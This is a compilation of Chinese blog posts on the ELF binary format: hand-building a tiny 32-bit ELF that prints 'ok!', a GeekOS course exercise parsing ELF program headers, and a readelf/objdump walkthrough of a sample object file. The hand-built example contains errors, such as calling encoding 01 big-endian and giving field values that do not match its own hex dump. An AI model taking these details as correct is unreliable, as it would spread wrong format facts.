200.     exit_read:
201.             if (retval >= 0) {
202.                     errmsg = "Incomplete read of file header";
203.                     goto exit_errmsg;
204.             }
205.     exit_perror:
206.             errmsg = strerror(errno);
207.     exit_errmsg:
208.             fprintf(stderr, "%s: %s\n", image_name, errmsg);
209.             exit(-1);
210.     }
```

http://blog.chinaunix.net/uid-20940095-id-3041983.html

手工打造 ELF 文件

标 题: 【原创】手工打造 ELF 文件
作 者: 北极狐狸
时 间: 2008-11-18,19:50:51
链 接: http://bbs.pediy.com/showthread.php?t=76967

看见手工打造 PE 文档，在学习 PE 格式之初，帮了很多忙。
呵呵，这会在研究 linux 下的执行文件的时候就萌发的手写 ELF 文件的想法。于是就有了如下文字。
论坛很早之前有 hangj 发过研究贴，他比我研究的要透彻，想学习的可以看他的帖子也可以搜索网上的文章，有很多都值得学习的。
我这个只能算是学习的笔记了。
因为是手写，写不了庞大的数据只能就简了，已经剔除了很多 ELF 中重要的概念。 如，节区，节表。
手写 ELF 文档（由于开源，比起 PE 应该是容易不少）
首先是 ELF_header
代码:

```
#define  EI_NIDENT             16
  typedef  struct  {
            unsigned  char             e_ident[EI_NIDENT];
            Elf32_Half                   e_type;
            Elf32_Half                   e_machine;
            Elf32_Word                   e_version;
            Elf32_Addr                   e_entry;
            Elf32_Off                     e_phoff;
            Elf32_Off                     e_shoff;
```

```
        Elf32_Word                  e_flags;
        Elf32_Half                  e_ehsize;
        Elf32_Half                  e_phentsize;
        Elf32_Half                  e_phnum;
        Elf32_Half                  e_shentsize;
        Elf32_Half                  e_shnum;
        Elf32_Half                  e_shstrndx;
} Elf32_Ehdr;
```

前 16 个字节是属于标识 ELF 的一些信息
(unsigned char e_ident[EI_NIDENT])
----------B.J.H split'line----------
0000-0000:是 magicnum:7Fh (和 pe 格式的 MZ 或者 PE 相似。我说不清)
0001-0003:标识符 45h 4fh 46h
0004-0004：01 这位是标明文件的类型，如果是 0 为非法，1 为 32 位目标，2 为 64 位目
在这里为 32 位目标文件。
0005-0005：01 这位是处理器的编码方式，01 表示高位在前，02 表示低位在前，0 是非法数据编码。
0006-0006：01 这位是头部版本号。
0007-000f：00 00 00 00 00 00 00 00 00
标记 e_ident 中未使用字节的开始。初始化为 0。
----------B.J.H split'line----------
然后是 e_type，用来指明文件类型是三种 object 文件中的哪种

0010-0011：02 00
这里,1 是可重定位的目标文件(gcc -c 得到的是这样的文件)
2 代表可执行文件，
3 表示共享目标文件(gcc -shared 得到的文件如此)，同样，
0 是指未知的目标文件。其它的值含义如下

ET_CORE	4	Core file
ET_LOPROC	0xff00	Processor-specific
ET_HIPROC	0xffff	Processor-specific

----------B.J.H split'line----------

下面是 e_machine，用以指定系统的体系结构

0012-0013：03 00

这里的 3 是指 Intel 80386 结构，据某篇文档说，ia32 的结构上这位是必须指定为 EM_386 的，即值为 3。其它取值含义如下：

给出文件的目标体系结构类型

名称	取值	含义
EM_NONE	0	
EM_M32	1	AT&T WE 32100
EM_SPARC	2	SPARC
EM_386	3	Intel 80386
EM_68K	4	Motorola 68000
EM_88K	5	Motorola 88000

----------B.J.H split'line----------

第 14 到 17 位是 e_version，指明目标文件版本

0014-0017：01 00 00 00

取 1 为当前版本 EV_CURRENT，取 0 为非法版本 EV_NONE

----------B.J.H split'line----------

接下来是 e_entry，程序入口的虚拟地址。如果目标文件没有程序入口，可以为 0

0018-001b：60 00 40 80 入口地址（具体添充方法见最后）

----------B.J.H split'line----------

然后是 e_phoff 和 e_shoff，指程序头部表格和节区表格的偏移量，　以字节计算，如果没有的话，可以为 0。这里是这样的
001c-001f：34　00　00　00　　；程序头部表现在在 ELF 头部表结束后第一个字节开始　即 34h　字节处
0020-0023:　00　00　00　00　　;没有节表
后面接 e_flags，是与文件和处理器相关的标志。这里是
0024-0027：00　00　00　00　　；flag 的名字来自于 EF_<machine>_<flag>。
　　看下机器信息“Machine　Information”部分的 flag 的定义
（我自己也没有看，我看到大部分成学都是空的应该是不要紧的参数）。
----------B.J.H　split'line----------
然后就是 e_ehsize 了，说明了 ELF 头部的大小(字节)
0028-0029：34　00
----------B.J.H　split'line----------
剩下的是 e_phentsize，e_phnum，和 e_shentsize，e_shnum，每个 2 字节长。
002a-002b：20　00　　表明程序头部大小。
002c-002d：01　00　　项目数
002e-002f：00　00　　节区头部大小　不使用节表了，应该是 22h 字节。
0030-0031：00　00　　节区数目
----------B.J.H　split'line----------
　最后是节区头部表格中与名称字串相关的表项索引。如果没有节区名称字符串表，此参数可为 SHN_UNDEF
0032-0033：00　00
到此位置我们 ELF 即为合法的了，呵呵。实际上这里只是一个文件头，下面我要让它成为正真的程序。
----------B.J.H　split'line----------
下面是　Program　Header　　程序头
代码:

```
    typedef  struct  {
        Elf32_Word  p_type;
                    //    Name                          Value
                    //    ====                          =====
                    //    PT_NULL                            0
```

```
                //    PT_LOAD                           1
                //    PT_DYNAMIC                      2
                //    PT_INTERP                        3
                //    PT_NOTE                           4
                //    PT_SHLIB                         5
                //    PT_PHDR                           6
                //    PT_LOPROC      0x70000000
                //    PT_HIPROC      0x7fffffff

    Elf32_Off    p_offset;
                //    该成员给出了该段的驻留位置相对于文件开始处的偏移。

    Elf32_Addr  p_vaddr;
                //    该成员给出了该段在内存中的首字节地址。

    Elf32_Addr  p_paddr;

    Elf32_Word  p_filesz;
                //    文件映像中该段的字节数；它可能是 0 。
    Elf32_Word  p_memsz;
                //    内存映像中该段的字节数；它可能是 0 。
    Elf32_Word  p_flags;
    Elf32_Word  p_align;
                //    该成员给出了该段在内存和文件中排列值。
                //    0 和 1 表示不需要排列。否则， p_align 必须为正的 2 的幂，
                //    并且 p_vaddr 应当等于 p_offset 模 p_align 。
} Elf32_Phdr;
```

0034-0037:01 00 00 00 ;p_type : PT_LOAD ; 段的加载类型（下面是解释数据为 1 原因。）
此类型数组元素给出一个可加载的段，
段的大小由 p_filesz 和 p_memsz 描述。
文件中的字节被映射到内存段开始处。
如果 p_memsz 大于 p_filesz，“剩余”的字节要清零。
也就是 P_filesz 大小决定了加载的有效数据大小
p_memsz 决定需要加载数据的大小
p_filesz 不能大于 p_memsz。
可加载的段在程序头部表格中根据 p_vaddr 成员按升序排列。
其他参数解释查相关资料。
0038-003b:00 00 00 00 ;p_offset ; 该段的偏移量，此段是从开始处开始加载的。偏移 0h
003c-003f:00 00 48 80 ; p_vaddr ; 加载到内存地址，此项是固定。不同于 PE
0040-0043:00 00 48 80 ;p_paddr (ignored) ; 物理的不好操作就同上了
0044-0047:20 00 00 00 ;p_filesz ;解释过了。
0048-004b:20 00 00 00 ;p_memsz ; 同上
004c-004f:00 00 00 00 ;p_flags : 以下两个值是照搬的，有待以后继续研究
0050-0053:00 00 00 00 ;p_align

这个是一个输出"ok!"字样的机器码。
B8 04 00 00 00 BB 01 00 00 00 68 6F 6B 21 00 8B CC BA 03 00 00 00 CD 80 B8 01 00 00
00 CD 80

完整的机器码如下

代码:

```
7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00
```

```
02  00  03  00  01  00  00  00  60  00  48  80  34  00  00  00
00  00  00  00  00  00  00  00  34  00  20  00  01  00  00  00
00  00  00  00  01  00  00  00  00  00  00  00  00  00  48  80
00  00  48  80  7F  00  00  00  7F  00  00  00  05  00  00  00
00  10  00  00  00  00  00  00  00  00  00  00  00  00  00  00
B8  04  00  00  00  BB  01  00  00  00  68  6F  6B  21  00  8b
CC  BA  03  00  00  00  CD  80  B8  01  00  00  00  CD  80  00
```

开始位置是 0x80480000，所以 0x80480060 就是从 elf 文件开头偏移 60bytes 的地方，就是版主贴的那段机器码开始的位置；
多了三个 00，是因为在 elf.h 中这个字段定义的是 4 bytes 的，
楼上看来对 linux 操作系统下 elf 文件格式和如何执行比较欠缺，没事，咱们一起学习，把楼主的好帖子顶起来!:）

GeekOS 之旅-Project1 (Parse an ELF executable Files) 与 ELF 文件格式的浅析

想知道这个 Project 的 Assignment 之前,我们首先需要把这个 Project 编译过并把 bochs 启动起来. 编译和前一个 Project 一样很快通过.但是 bochs 启动遇到一个错误

源码打印？

```
1. 00000000000p[          ]  >>PANIC<<  .bochsrc:10:  directive  'diskc'  not  understood
```

看了下 .boshrc 中有这样一句: `10 diskc: file=diskc.img, cyl=40, heads=8, spt=64`

看了下刚才编译过的 project1 里面有个 disk.img ,这个 diskc.img 是什么呢? 其实 diskc.img 是个硬盘映像,我们之所以要加载这个是因为我们下面肯定会用到. 所谓映像是原始设备的对应字节. 所以需要在.bochrc 中配置 disk.img.


再.boshrc 添加如下

源码打印？

```
1. ata0-master:type=disk,  mode=flat,  path=./diskc.img,  cylinders=40,  heads=8,  spt=64
```

这 句话就是制定硬盘参数,type 为(disk,cdrom) mode(flat<一个文件布局>, concat<多文件布局>, external, dll ....), path 就是路径了, cylinders 为柱面大小, heads 为头部大小,spt 为每磁道扇区数

这么一解释,也就清楚多了. 好加上去,并把 第 10 行注释掉. 然后启动.




启动成功！可以看到这个 Project 的 Assigment: **Parse an ELF executable image.**

仔细阅读附带的手册 Project2 的 Required Reading 和 Synopsis . 主要任务是实现 src/geekos/elf.c 的 Parse_ELF_Executable() 这个函数. 函数的功能是读取 ELF 文件中的 offset, length, user address for the executable's text and data segments . 然后 fill in the Exe_Format 中!

所以我们首先要进行了解 ELF 格式的文件. 分析的样本用 project1 user 下提供的 a.exe , 这个源码在 src/user 下 a.c .

可以从 google 中搜索 Elf format file 来进行了解.这里 可以我们也可以探讨下 ELF 文件:

-> ELF 是 Linux 默认的可执行文件格式, ELF 包含三种类型:可重定位的文件(比如.o 目标文件), 共享文件 , 可执行文件. ELF 文件包含 ELF Header, Sections ,String Table , Symbol Table, Relocation(Relocation Types) 这几个重要的部分. 让我们大概来看下 ELF 文件的组织图.



上面第一个为连接视图，第二个为执行视图，ELF header(ELF 头部），Program header table(程序头表)，Section header table(节头表)

我们从 ELF 头部的数据结构开始看起，打开 geekos/elf.c 看下面这个结构体

源码打印？

```
14  /*
15    * ELF header at the beginning of the executable.
16    */
17  typedef struct {
18          unsigned    char|  ident[16];  //信息
19          unsigned    short|type;  //  文件类型
20          unsigned    short|machine;  //硬件体系
21          unsigned    int|    version;
22          unsigned    int|    entry;  //程序入口点
23          unsigned    int|    phoff;  //程序头部偏移量
24          unsigned    int|    sphoff;  //节头部偏移量
25          unsigned    int|    flags;    //处理器特定标志
26          unsigned    short|ehsize;    //ELF 头部长度
27          unsigned    short|phentsize;    //程序头部一段的长度
28          unsigned    short|phnum;    //程序头部段的个数
29          unsigned    short|shentsize;  //section  头部中一段的长度
30          unsigned    short|shnum;  //section  段个数
31          unsigned    short|shstrndx;  //section  头部字符表索引
32  }  elfHeader;
```

里面的相关信息 我已经注释上去了. 我们接着用 readelf -h 工具查看下 a.exe 文件 来对照着看下

源码打印？

```
1. ELF Header:
2.     Magic:      7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
3.     Class:                                 ELF32
4.     Data:                                  2's complement, little endian
5.     Version:                               1 (current)
6.     OS/ABI:                                UNIX - System V
7.     ABI Version:                           0
8.     Type:                                  EXEC (Executable file)
9.     Machine:                               Intel 80386
10.    Version:                               0x1
11.    Entry point address:                   0x1000
12.    Start of program headers:              52 (bytes into file)
13.    Start of section headers:              4420 (bytes into file)
14.    Flags:                                 0x0
15.    Size of this header:                   52 (bytes)
16.    Size of program headers:               32 (bytes)
17.    Number of program headers:             3
18.    Size of section headers:               40 (bytes)
19.    Number of section headers:             7
20.    Section header string table index: 4
```

可以对照的看下, 下面再研究 程序头表,继续看下它的结构体:

源码打印？

```
1. 34  /*
2. 35   * An entry in the ELF program header table.
3. 36   * This describes a single segment of the executable.
4. 37   */
5. 38  typedef struct {
```

```
6. 39          unsigned    int      type;  //段类型
7. 40          unsigned    int      offset;  //段位置相对于文件起始的 offset
8. 41          unsigned    int      vaddr;  //段在内存中的地址
9. 42          unsigned    int      paddr;  //段的物理地址
10.43          unsigned    int      fileSize;  //段在文件中的长度
11.44          unsigned    int      memSize;  //段在内存中的长度
12.45          unsigned    int      flags;  //标记
13.46          unsigned    int      alignment;  //对齐标记
14.47  }  programHeader;
```

再用 readelf -l 来看下 a.exe 的信息.

源码打印？

```
1. Elf file type is EXEC (Executable file)
2. Entry point 0x1000
3. There are 3 program headers, starting at offset 52
4.
5. Program Headers:
6.     Type                   Offset     VirtAddr      PhysAddr      FileSiz  MemSiz    Flg  Align
7.     LOAD                   0x001000  0x00001000  0x00001000  0x000a2  0x000a2  R  E  0x1000
8.     LOAD                   0x0010c0  0x000020c0  0x000020c0  0x00028  0x00028  RW    0x1000
9.     GNU_STACK           0x000000  0x00000000  0x00000000  0x00000  0x00000  RW    0x4
10.
11.  Section to Segment mapping:
12.    Segment Sections...
13.      00          .text
14.      01          .data
15.      02
```

ELF 深入可以看文档 看资料. 等提到 ELF 问题时 我们再来深入一下.

来做第一步 研究下 Parse_ELF_Executable 的原型.

源码打印？

```
1. int  Parse_ELF_Executable(char  *exeFileData,  ulong_t  exeFileLength,  struct  Exe_Format  *exeFormat);
```

exeFileData: 这个 buffer 包含了可执行的文件 也就是 ELF 文件.

exeFileLength: 这个是执行文件的长度

exeFormat: 这个结构体包含了文件的段和入口地址

返回值为 int: ret 返回 0 为成功

解析了 elfHeader 和 ProgramHeader 这两个结构体 剩下的就很轻松了, 分别用这两个结构体解析 exeFileData 的内容

exeFileData 头部的指向肯定是从 elfHeader 开始的 因为之前我们已经分析过了,然后自带 poff 的属性 这是程序头部的偏移量, 首地址+poff 就可以得出 programHeader 的首地址了.

源码打印？

```
1. 33          elfHeader*  header  =  exeFileData;
2. 34          programHeader*  pHeader  =  (exeFileData+header->phoff);
```

再继续看 Exe_Format 这个结构体.
源码打印？

```
1. 77  /*
```

```
78    * A struct concisely representing all information needed to
79    * load an execute an executable.
80    */
81  struct Exe_Format {
82          struct Exe_Segment segmentList[EXE_MAX_SEGMENTS]; /* Definition of segments */
83          int numSegments;|       |       /* Number of segments contained in the executable */
84          ulong_t entryAddr;|     |     /* Code entry point address */
85  };
```

segmentList 是个段的数组.

numSegments 是段的数目

entryAddr 是入口地址.

其中 numSegments 就是 elfHeader 中的 phnum, entryAddr 是 elfHeader 的 entry

segmentList 因为是个数组,但是里面的每个元素是个结构体 我们先搞清这个结构体的内容:

源码打印？

```
57  /*
58    * A segment of an executable.
59    * It specifies a region of the executable file to be loaded
60    * into memory.
61    */
62  struct Exe_Segment {
63          ulong_t offsetInFile;|      /* Offset of segment in executable file */
```

```
64          ulong_t  lengthInFile;|      /* Length of segment data in executable file */
65          ulong_t  startAddress;|      /* Start address of segment in user memory */
66          ulong_t  sizeInMemory;|      /* Size of segment in memory */
67          int  protFlags;|  |        /* VM protection flags; combination of  VM_READ,VM_WRITE,VM_EXEC
   */
68  };
```

稍微思考下, 这些不就是 programHeader 的 offset, fileSize, vaddr, memSize, flags 嘛

ok 一切准备就绪,就剩下苦力把程序写上去了.

源码打印?

```
30  int  Parse_ELF_Executable(char  *exeFileData,  ulong_t  exeFileLength,
31          struct  Exe_Format  *exeFormat)
32  {
33          elfHeader*  header  =  exeFileData;
34          programHeader*  pHeader  =  (exeFileData+header->phoff);
35          exeFormat->numSegments  =  header->phnum;
36          exeFormat->entryAddr  =  header->entry;
37          int  i  =  0;
38          for  (;  i<  header->phnum;  i++)  {
39                  exeFormat->segmentList[i].offsetInFile  =  pHeader->offset;
40                  exeFormat->segmentList[i].lengthInFile  =  pHeader->fileSize;
41                  exeFormat->segmentList[i].startAddress  =  pHeader->vaddr;
42                  exeFormat->segmentList[i].sizeInMemory  =  pHeader->memSize;
43                  exeFormat->segmentList[i].protFlags  =  pHeader->flags;
44                  pHeader++;
```

```
45          }
46
47          return  0;  //!!
48
49          //TODO("Parse  an  ELF  executable  image");
50  }
```

整个程序如上,需要注意的是 return 0; 别忘了放进去.
测试结果如下:

下面继续 Project 2.!

原文链接：http://blog.csdn.net/crazyjixiang/article/details/6850759

elf 文件格式范例解析

试验环境：archlinux 速龙 3000+（即 x86 兼容 32 位处理器）

必须软件：gcc binutils

参考资料：

System V application binary interface

ELF Format （mirror txt format ）

Hello,world in less than 20 bytes

Tutorial on creating teensy ELF file on linux （中文翻译版本 ，also see (smallest elf32 hello,world) ）

Introduction to reverse engineering on linux (also see crackz reverse engineering page(windows),resources)

Deconstructing an ELF file

The ELF virus writing howto

Playing with binary format

ELF hackery (many links)

ELF or assembly reference （on skyeye）

linkers and loaders

linkers(part 1 ,part 2 , part 3 , part 4 , part 5 , part 6 , part 7 , part 8 ,part 9 ,part 10

part 11 ,part 12 , part 13 , part 14 , part 15 , part 16 , part 17 , part 18 , part 19 , part 20 ）

hacker's wisdom

还可用百度搜索"ELF site:ibm.com",能搜索到很多关于 ELF 中文翻译教程，其中文后的参考文献也很值得看。

pe（window 下的库文件和可执行文件格式）相关链接可以在 wikipedia 上找到 。

ELF 文件分为三类：（1）可重定位文件（目标文件或者静态库文件，即 linux 通常后缀为.a 和.o 的文件） （2）可执行文件（即可以运行的二进制文件，例如 bash，gcc 等）（3）共享目标文件（即 linux 下后缀为 so 的文件）。Elf 文件格式（参见 System V Application Binary interface 第 46 页)的布局如下：

ELF 文件头（即 ELF Header）

程序文件头表（Program header table）

Section 1

...

Section n

...

段表（Section header table）

其中程序文件头表对于可重定位文件是可选项（对另外两类文件是必需项），而段表对于可执行文件是可选项（对另外两类文件是必需项）。另 外，Section 可以是.text,.data,.bss（即代码段，数据段(用来存放已经初始化的全局变量和静态变量）和 BSS 段（用来存放未初始化 的全局变量和静态变量））等

使用《程序员的自我修养--链接 装载和库》中第三章的例子来说明 elf 的具体格式

```
/*
 * SimpleSection.c
 *
 * Linux:
 *   gcc -c SimpleSection.c
 * Windows:
 *   cl SimpleSection.c /c /Za
 */
int printf(const char* format, ...);
int global_init_var = 84;
int global_uinit_var;

void func1(int i)
{
  printf("%d\n", i);
}

int main(void)
{
  static int static_var = 85;
  static int static_var2;
```

```
  int a = 1;
  int b;

  func1(static_var + static_var2 + a + b);

  return a;
}
```

使用下面命令来编译：

```
gcc -c SimpleSection.c
```

再使用下面命令来显示生成的目标文件（SimpleSection.c)的类型

```
file SimpleSection.o
```

输出下列内容：

```
SimpleSection.o: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
```

说明 SimpleSection.o 是一个重定位文件

使用下面命令查看 SimpleSection.o 的大小：

ls -l SimpleSection.o

输出结果为：

-rw-r--r-- 1 host users 1092 11月 5 14:38 SimpleSection.o

根据输出结果可以知道，SimpleSection.o 大小为 1092 字节。

使用下面命令用 16 进制的数字来显示 SimpleSection.o 的内容(也可以用 od -x SimpleSection.o 命令)

hexdump -x SimpleSection.o

输出结果为：

```
0000000    457f    464c    0101    0001    0000    0000    0000    0000
0000010    0001    0003    0001    0000    0000    0000    0000    0000
0000020    010c    0000    0000    0000    0034    0000    0000    0028
0000030    000b    0008    8955    83e5    18ec    458b    8908    2444
0000040    c704    2404    0000    0000    fce8    ffff    c9ff    55c3
0000050    e589    e483    83f0    20ec    44c7    1c24    0001    0000
0000060    158b    0004    0000    00a1    0000    8d00    0204    4403
0000070    1c24    4403    1824    0489    e824    fffc    ffff    448b
0000080    1c24    c3c9    0054    0000    0055    0000    6425    000a
0000090    4700    4343    203a    4728    554e    2029    2e34    2e35
00000a0    2032    3032    3131    3130    3732    2820    7270    7265
```

```
00000b0 6c65 6165 6573 0029 2e00 7973 746d 6261
00000c0 2e00 7473 7472 6261 2e00 6873 7473 7472
00000d0 6261 2e00 6572 2e6c 6574 7478 2e00 6164
00000e0 6174 2e00 7362 0073 722e 646f 7461 0061
00000f0 632e 6d6f 656d 746e 2e00 6f6e 6574 472e
0000100 554e 732d 6174 6b63 0000 0000 0000 0000
0000110 0000 0000 0000 0000 0000 0000 0000 0000
*
0000130 0000 0000 001f 0000 0001 0000 0006 0000
0000140 0000 0000 0034 0000 0050 0000 0000 0000
0000150 0000 0000 0004 0000 0000 0000 001b 0000
0000160 0009 0000 0000 0000 0000 0000 041c 0000
0000170 0028 0000 0009 0000 0001 0000 0004 0000
0000180 0008 0000 0025 0000 0001 0000 0003 0000
0000190 0000 0000 0084 0000 0008 0000 0000 0000
00001a0 0000 0000 0004 0000 0000 0000 002b 0000
00001b0 0008 0000 0003 0000 0000 0000 008c 0000
00001c0 0004 0000 0000 0000 0000 0000 0004 0000
00001d0 0000 0000 0030 0000 0001 0000 0002 0000
00001e0 0000 0000 008c 0000 0004 0000 0000 0000
00001f0 0000 0000 0001 0000 0000 0000 0038 0000
0000200 0001 0000 0030 0000 0000 0000 0090 0000
0000210 0028 0000 0000 0000 0000 0000 0001 0000
0000220 0001 0000 0041 0000 0001 0000 0000 0000
0000230 0000 0000 00b8 0000 0000 0000 0000 0000
0000240 0000 0000 0001 0000 0000 0000 0011 0000
0000250 0003 0000 0000 0000 0000 0000 00b8 0000
0000260 0051 0000 0000 0000 0000 0000 0001 0000
```

0000270 0000 0000 0001 0000 0002 0000 0000 0000
0000280 0000 0000 02c4 0000 00f0 0000 000a 0000
0000290 000a 0000 0004 0000 0010 0000 0009 0000
00002a0 0003 0000 0000 0000 0000 0000 03b4 0000
00002b0 0065 0000 0000 0000 0000 0000 0001 0000
00002c0 0000 0000 0000 0000 0000 0000 0000 0000
00002d0 0000 0000 0001 0000 0000 0000 0000 0000
00002e0 0004 fff1 0000 0000 0000 0000 0000 0000
00002f0 0003 0001 0000 0000 0000 0000 0000 0000
0000300 0003 0003 0000 0000 0000 0000 0000 0000
0000310 0003 0004 0000 0000 0000 0000 0000 0000
0000320 0003 0005 0011 0000 0004 0000 0004 0000
0000330 0001 0003 0021 0000 0000 0000 0004 0000
0000340 0001 0004 0000 0000 0000 0000 0000 0000
0000350 0003 0007 0000 0000 0000 0000 0000 0000
0000360 0003 0006 0032 0000 0000 0000 0004 0000
0000370 0011 0003 0042 0000 0004 0000 0004 0000
0000380 0011 fff2 0053 0000 0000 0000 001b 0000
0000390 0012 0001 0059 0000 0000 0000 0000 0000
00003a0 0010 0000 0060 0000 001b 0000 0035 0000
00003b0 0012 0001 5300 6d69 6c70 5365 6365 6974
00003c0 6e6f 632e 7300 6174 6974 5f63 6176 2e72
00003d0 3231 3232 7300 6174 6974 5f63 6176 3272
00003e0 312e 3232 0033 6c67 626f 6c61 695f 696e
00003f0 5f74 6176 0072 6c67 626f 6c61 755f 6e69
0000400 7469 765f 7261 6600 6e75 3163 7000 6972
0000410 746e 0066 616d 6e69 0000 0000 0010 0000
0000420 0501 0000 0015 0000 0d02 0000 002e 0000

```
0000430     0301     0000     0033     0000     0401     0000     0046     0000
0000440     0c02     0000
0000444
```

上面的数据均为 16 进制数据（因为使用了-x 选项），并且第一列为偏移地址。

使用下面命令来显示 SimpleSection.o 中各个段相关信息:

```
objdump -x SimpleSection.o
```

输出结果为:

```
SimpleSection.o:     file format elf32-i386
SimpleSection.o
architecture: i386, flags 0x00000011:
HAS_RELOC, HAS_SYMS
start address 0x00000000

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .text         00000050  00000000  00000000  00000034  2**2
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  1 .data         00000008  00000000  00000000  00000084  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000004  00000000  00000000  0000008c  2**2
```

```
                  ALLOC
  3 .rodata       00000004  00000000  00000000  0000008c  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .comment      00000028  00000000  00000000  00000090  2**0
                  CONTENTS, READONLY
  5 .note.GNU-stack 00000000  00000000  00000000  000000b8  2**0
                  CONTENTS, READONLY
SYMBOL TABLE:
00000000 l    df *ABS* 00000000 SimpleSection.c
00000000 l    d  .text 00000000 .text
00000000 l    d  .data 00000000 .data
00000000 l    d  .bss  00000000 .bss
00000000 l    d  .rodata       00000000 .rodata
00000004 l     O .data 00000004 static_var.1222
00000000 l     O .bss  00000004 static_var2.1223
00000000 l    d  .note.GNU-stack      00000000 .note.GNU-stack
00000000 l    d  .comment      00000000 .comment
00000000 g     O .data 00000004 global_init_var
00000004       O *COM* 00000004 global_uinit_var
00000000 g     F .text 0000001b func1
00000000         *UND* 00000000 printf
0000001b g     F .text 00000035 main


RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE              VALUE
00000010 R_386_32          .rodata
00000015 R_386_PC32        printf
```

```
0000002e R_386_32          .data
00000033 R_386_32          .bss
00000046 R_386_PC32        func1
```

也可以用下面的命令来查看各个段信息：

```
readelf -a SimpleSection.o
```

输出结果为：

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              REL (Relocatable file)
  Machine:                           Intel 80386
